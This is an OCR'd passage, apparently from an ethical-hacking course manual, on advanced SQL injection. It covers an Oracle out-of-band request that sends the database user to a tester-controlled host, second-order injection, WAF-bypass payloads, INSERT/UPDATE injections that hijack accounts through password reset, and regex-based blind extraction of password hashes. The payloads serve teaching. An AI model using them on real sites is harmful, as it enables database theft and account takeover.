
```
http://www.example.com/product.php?id=10||UTL_HTTP.request('testerserver.com:80')||(SELECT user FROM DUAL)—
```

In the aforementioned example, the tester is concatenating the value 10 with the result of the function UTL_HTTP.request

This Oracle function tries to connect to "testerserver" and make an HTTP GET request containing the return from the query "SELECT user FROM DUAL"

The tester can set up a web server (e.g., Apache) or use the Netcat tool

```
/home/tester/nc -nLp 80
GET /SCOTT HTTP/1.1 Host: testerserver.com Connection: close
```



Exploiting Second-Order SQL Injection

Second-order SQL injection can be performed when the application uses submitted data to perform different application functions. To perform this type of SQL injection, an attacker needs to know how submitted values are used later in the application. This attack is even possible when the web application uses the output escaping technique to accept inputs from users. The attacker submits a malicious query with the requested query but does not cause any harm to the application as the output escapes. This query will be stored in the database as part of the application's functionality. Later, when another function of the application uses the same query stored in the database to perform another operation, the malicious query executes, allowing the attacker to perform SQL injection attacks on the application.

Second-order SQL injection occurs when the data input is stored in the database and used for processing another SQL query without validation or without using parameterized queries.

By means of second-order SQL injection, depending on the backend database, database connection settings, and OS, an attacker can:

- Read, update, and delete arbitrary data or arbitrary tables from the database
- Execute commands on the underlying OS

The sequence of actions performed in a second-order SQL injection attack is as follows:

- The attacker submits a crafted input in an HTTP request
- The application saves the input in the database to use it later and gives a response to the HTTP request
- Now, the attacker submits another request

- The web application processes the second request using the first input stored in the database and executes the SQL injection query
- The results of the query in response to the second request are returned to the attacker, if applicable

Bypass Firewall using SQL Injection

Normalization Method

- Systematic representation of the database in the normalization process sometimes leads to an SQL injection attack
- The attacker changes the structure of the SQL query to perform the attack

```
/?id=1/*union*/union/*select*/select+1,2,3/*
```

HPP Technique

- The HPP technique is used to override the HTTP GET/POST parameters by injecting delimiting characters into the query strings

```
/?id=1;select+1&id=2,3+from+users+where+id=1--
```

HPF Technique

- HPF is used along with HPP using the UNION operator to bypass firewalls

```
/?a=1+union/*&b=*/select+1,2
/?a=1+union/*&b=*/select+1,pass/*&c=*/from+
users--
```

Blind SQL Injection

- This technique is used to replace WAF signatures with their synonyms using SQL functions
- Attackers use logical requests such as AND/OR to bypass the firewall

```
/?id=1+OR+0x50=0x50
/?id=1+and+ascii(lower(mid((select+pwd+from+users+
limit+1,1),1,1)))=74
```


Bypass Firewall using SQL Injection (Cont'd)

Signature Bypass

- Attackers transform the signature of SQL queries to bypass the firewall

```
/?id=1+union+(select+'xz'from+xxx)

/?id=(1)union(select(1),mid(hash,1,32)from(users))
```

Buffer Overflow Method

- As most of the firewalls are developed in C/C++, it makes it easy for the attacker to bypass the firewall
- The attacker can test if the firewall can be crashed by typing the following:

```
?page_id=null%0A/**//*!50000%55nIOn*//*yoyu*/all/**
/%0A/*!%53eLEct*/%0A/*nnaa*/+1,2,3,4…
```

CRLF Technique

- In Windows, CRLF is used to indicate the end of a line in a text file (\r\n). Macintosh uses CR (\r) alone and UNIX uses LF(\n) alone
- Attackers use the following URL to bypass the firewall

```
http://www.certifiedhacker.com/info.php?id=1+%0A%0D
union%0A%0D+%0A%0Dselect%0A%0D+1,2,3,4,5--
```

Integration Method

- The integration method involves the combined use of different varieties of bypassing techniques to increase the chance of bypassing the firewall

```
www.certifiedhacker.com/index.php?page_id=21+and+
(select 1)=(Select 0xAA[..(add about 1200
"A")..])+/*!uNIOn*/+/*!SeLECt*/+1,2,3,4,5…
```


Bypass Firewall using SQL Injection

Bypassing the WAF using SQL injection vulnerability is a major threat, as it is capable of retrieving the whole database from the server.

Attackers use the following methods to bypass the WAF.

- **Normalization Method**

  The systematic representation of a database in the normalization process sometimes leads to an SQL injection attack. If an attacker is able to detect any vulnerability in functional dependencies, then the attacker changes the structure of the SQL query to perform the attack.

  For example, if the SQL query is in the following format, it is impossible for an attacker to perform an SQL injection attack to bypass the WAF:

  ```
  /?id=1+union+select+1,2,3/*
  ```

  Improper configuration of the WAF may lead to vulnerabilities; in such cases, an attacker can inject a malicious query as follows:

  ```
  /?id=1/*union*/union/*select*/select+1,2,3/*
  ```

  Once the WAF processes the malicious query, the request takes the following form:

  ```
  SELECT * FROM TABLE WHERE ID =1 UNION SELECT 1,2,3--
  ```

- **HPP Technique**

  HTTP parameter pollution (HPP) is an easy and effective technique that affects both the server and the client with the feasibility to override or add HTTP GET/POST parameters by injecting delimiting characters in query strings.

  For example, if a WAF protects any website, then the following request does not allow the attacker to perform the attack:

  ```
  /?id=1;select+1,2,3+from+users+where+id=1--
  ```

  An attacker will be able to bypass WAF by applying the HPP technique to the above query:

  ```
  /?id=1;select+1&id=2,3+from+users+where+id=1--
  ```

- **HPF technique**

  HTTP parameter fragmentation (HPF) is basically used with the idea of bypassing security filters, as it is capable of operating HTTP data directly. This technique can be used along with HPP using a UNION operator to bypass firewalls.

  For example, consider the vulnerable code given below.

  ```
  Query("select * from table where a=".$_GET['a']." and
  b=".$_GET['b']);

  Query("select * from table where a=".$_GET['a']." and
  b=".$_GET['b']); limit".$_GET['c']);
  ```

  The following query is used by the WAF to block attacks on the aforementioned vulnerable code:

  ```
  /?a=1+union+select+1,2/*
  ```

To bypass the WAF, the attacker will use the HPF technique and reconstruct the above query:

```
/?a=1+union/*&b=*/select+1,2
```

```
/?a=1+union/*&b=*/select+1,pass/*&c=*/ from+users--
```

In such a scenario, the transformed SQL query is given below:

```
SELECT * FROM TABLE WHERE a=1 UNION/* AND b=*/SELECT 1,2
```

```
SELECT * FROM TABLE WHERE a=1 UNION/* AND b=*/SELECT 1,pass/* LIMIT
*/FROM USERS--
```

- **Blind SQL Injection**

  A blind SQL injection attack is one of the easiest way to exploit a vulnerability, as it replaces WAF signatures with their synonyms using SQL functions. The following requests allow an attacker to perform an SQL injection attack and bypass the firewall.

  Logical requests AND/OR:

  - `/?id=1+OR+0x50=0x50`
  - `/?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1))=74`

  Negation, inequality signs, and logical request

  - `and 1`
  - `and 1=1`
  - `and 2<3`
  - `and 'a'='a'`
  - `and 'a'<>'b'`
  - `and 3<=2`

- **Signature Bypass**

  An attacker can transform the signature of SQL queries such that a firewall cannot detect them, leading to malicious results. Attackers obtain signatures used by the firewall using the following request:

  ```
  /?id=1+union+(select+1,2+from+users)
  ```

  After obtaining the signature, the attacker exploits the acquired signature to bypass the WAF as follows:

  - `/?id=1+union+(select+'xz'from+xxx)`
  - `/?id=(1)union(select(1),mid(hash,1,32)from(users))`
  - `/?id=1+union+(select'1',concat(login,hash)from+users)`
  - `/?id=(1)union((((((select(1),hex(hash)from(users))))))))`
  - `/?id=xx(1)or(0x50=0x50)`

- **Buffer Overflow Method**

  An attacker can use the buffer overflow method to crash and bypass the firewall. As most firewalls are developed in C/C++, it is easy for the attacker to bypass the firewall.

  For example, consider the following URL on which the attacker is trying to perform an SQL injection attack to bypass the WAF:

  ```
  http:// www.certifiedhacker.com//index.php?page_id=15+and+(select
  1)=(Select 0xAA[..(add about 1200
  "A")..])+/*!uNIOn*/+/*!SeLECt*/+1,2,3,4….
  ```

  The attacker can use the following query to test if the firewall can be crashed:

  ```
  ?page_id=null%0A/**//*!50000%55nIOn*//*yoyu*/all/**/%0A/*!%53eLEct*/
  %0A/*nnaa*/+1,2,3,4…
  ```

  If the attacker gets the 500 error message as the response, he/she can easily bypass the firewall using the buffer overflow method.

- **CRLF Technique**

  Carriage return, line feed (CRLF) is a pair of ASCII codes, 13 and 10. In Windows, CRLF is used to indicate the end of a line in a text file (\r\n). Macintosh uses CR (\r) alone and UNIX uses LF(\n) alone.

  The attacker can use the CRLF technique to bypass the firewall. For example, the attacker uses the following URL to bypass the WAF:

  ```
  http://www.certifiedhacker.com/info.php?id=1+%0A%0Dunion%0A%0D+%0A%0
  Dselect%0A%0D+1,2,3,4,5--
  ```

- **Integration Method**

  The integration method involves using different bypassing techniques together to increase the chances of bypassing the firewall, where a single method or technology is not sufficient to do so.

  An attacker may use the following queries together to bypass the firewall:

  ```
  www.certifiedhacker.com/index.php?page_id=21+and+(select 1)=(Select
  0xAA[..(add about 1200 "A")..])+/*!uNIOn*/+/*!SeLECt*/+1,2,3,4,5…

  id=10/*!UnIoN*/+SeLeCT+1,2,concat(/*!table_name*/)+FrOM
  /*information_schema*/.tables /*!WHERE
  */+/*!TaBlE_ScHeMa*/+like+database()--

  ?id=766+/*!UNION*/+/*!SELECT*/+1,GrOUp_COnCaT(COLUMN_NAME),3,4,5+FRO
  M+/*!INFORMATION_SCHEMA*/.COLUMNS+WHERE+TABLE_NAME=0x5573657273--
  ```

Perform SQL Injection to Insert a New User and Update Password

Inserting a New User using SQL Injection

- If an attacker can learn about the structure of the users table in a database, he/she can attempt inserting a new user into the table
- For example, an attacker can exploit the following query:

```
SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'
```

- After injecting the INSERT statement into the above query,

```
SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'; INSERT INTO Users (Email_ID, User_Name, Password)
VALUES ('Clark@mymail.com','Clark','MyPassword');--';
```

Updating Password using SQL Injection

- If an attacker determines that a user with an email address 'Alice@xyz.com' exists, he/she can UPDATE the email address to the attacker's address
- After injecting the UPDATE statement into the above query,

```
SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'; UPDATE Users SET Email_ID = 'Clark@mymail.com' WHERE
Email_ID ='Alice@xyz.com';
```

- Now, the attacker opens the web application's login page in a browser and clicks on the 'Forgot Password?' link to reset the password

Perform SQL Injection to Insert a New User and Update Password

- **Inserting a New User using SQL Injection**

  If an attacker can learn about the structure of the users table in a database, he/she can attempt to insert new user details into that table. Once the attacker is successful in adding new user details, he/she can directly use the new user credentials to logon to the web application.

  For example, an attacker can exploit the following query:

```
SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'
```

  After injecting the INSERT statement into the above query,

```
SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'; INSERT INTO
Users (Email_ID, User_Name, Password) VALUES
('Clark@mymail.com','Clark','MyPassword');--';
```

  Note: An attacker can perform this attack only if the victim has INSERT permission on the users table. If the users table is having dependencies, an attacker cannot add a new user to the database.

- **Updating Password using SQL Injection**

  Many web applications use a login that requires a username and password to give users access to the services provided by the organization. Sometimes, users forget their passwords. To address this issue, developers provide a Forgot Password feature, which delivers a forgotten password or a new password to the user's registered email address (the address the user provided when originally registering with the site). An attacker may exploit this feature by attempting to embed malicious SQL-specific inputs that may update a user's email address with the attacker's email address. If this succeeds, the

forgotten or new password will be sent to the attacker's email address. The attacker uses the UPDATE SQL command to overwrite the user's email address in the application database.


For example, if an attacker is able to learn that a user with an email address "Alice@xyz.com" exists, he/she can UPDATE the email address to the attacker's address. An attacker injects the UPDATE statement into the following query:

```
SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'
```

After injecting UPDATE statement into the above query,

```
SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'; UPDATE Users
SET Email_ID = 'Clark@mymail.com' WHERE Email_ID ='Alice@xyz.com';
```

The result of executing the above query is that the users table is updated by changing the email address "Alice@xyz.com" to "Clark@mymail.com." Now, the attacker opens the web application's login page in a browser and clicks on the "Forgot Password?" link. Then, the web application sends an email to the attacker's email address for resetting the password of Alice. The attacker now resets the password of Alice, uses her credentials to logon to the web application, and performs malicious activities on her behalf.



Exporting a Value with Regular Expression Attack

An attacker performs SQL injection using regular expressions on a known table to learn the values of confidential information such as passwords. For example, if an attacker knows that a web application stores its users details in a table named **UserInfo**, then the attacker can perform a regular expression attack as follows to determine the passwords:

In general, databases store hashed passwords generated from MD5 or SHA-1 algorithms. Hashed passwords contain only [a-f0-9] values.

- **Exporting a value in MySQL**

  In MySQL, an attacker uses the following method to identify the first character of the password:

  Check if the 1st character in the password is between "a" and "f"

  ```
  index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
  '^[a-f]' AND ID=2)
  ```

  If the above query returns TRUE, then check if the 1st character in the password is between "a" and "c"

  ```
  index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
  '^[a-c]' AND ID=2)
  ```

  If the above query returns FALSE, the attacker infers that the first character is between "d" and "f"

  Check if the 1st character in the password is between "d" and "f"

  ```
  index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
  '^[d-f]' AND ID=2)
  ```

If the result of the above query is TRUE, then check if the 1st character in password is between "d" and "e"

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
'^[d-e]' AND ID=2)
```

If the result of the query is TRUE, the attacker tests for "d" or "e"

Check if the 1st character in the password is "d"

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
'^[d]' AND ID=2)
```

Assume that the above query returns TRUE. The attacker thus identifies the first character of the password as "d." The attacker repeats the same process to identify the remaining characters of the password.

- **Exporting a value in MSSQL**

  In MSSQL, attackers use the same method as that described above to identify the first character of the password. Now, we will see how the attacker identifies the second character of the password in MSSQL using the following method:

  Check if the 2nd character in the password is between "a" and "f"

  ```
  default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
  'd[a-f]%' AND ID=2)
  ```

  If the above query returns FALSE, the attacker tries values between "0" and "9". Check if the 2nd character in the password is between "0" and "9"

  ```
  default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
  'd[0-9]%' AND ID=2)
  ```

  If the above query returns TRUE, then check if the 2nd character in the password is between "0" and "4"

  ```
  default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
  'd[0-4]%' AND ID=2)
  ```

  If the above query returns FALSE, the attacker infers that the second character is between "5" and "9"

  Check if the 2nd character in the password is between "5" and "9"

  ```
  default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
  'd[5-9]%' AND ID=2)
  ```

  If the above query returns TRUE, then check if the 2nd character in the password is between "5" and "7"

  ```
  default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
  'd[5-7]%' AND ID=2)
  ```

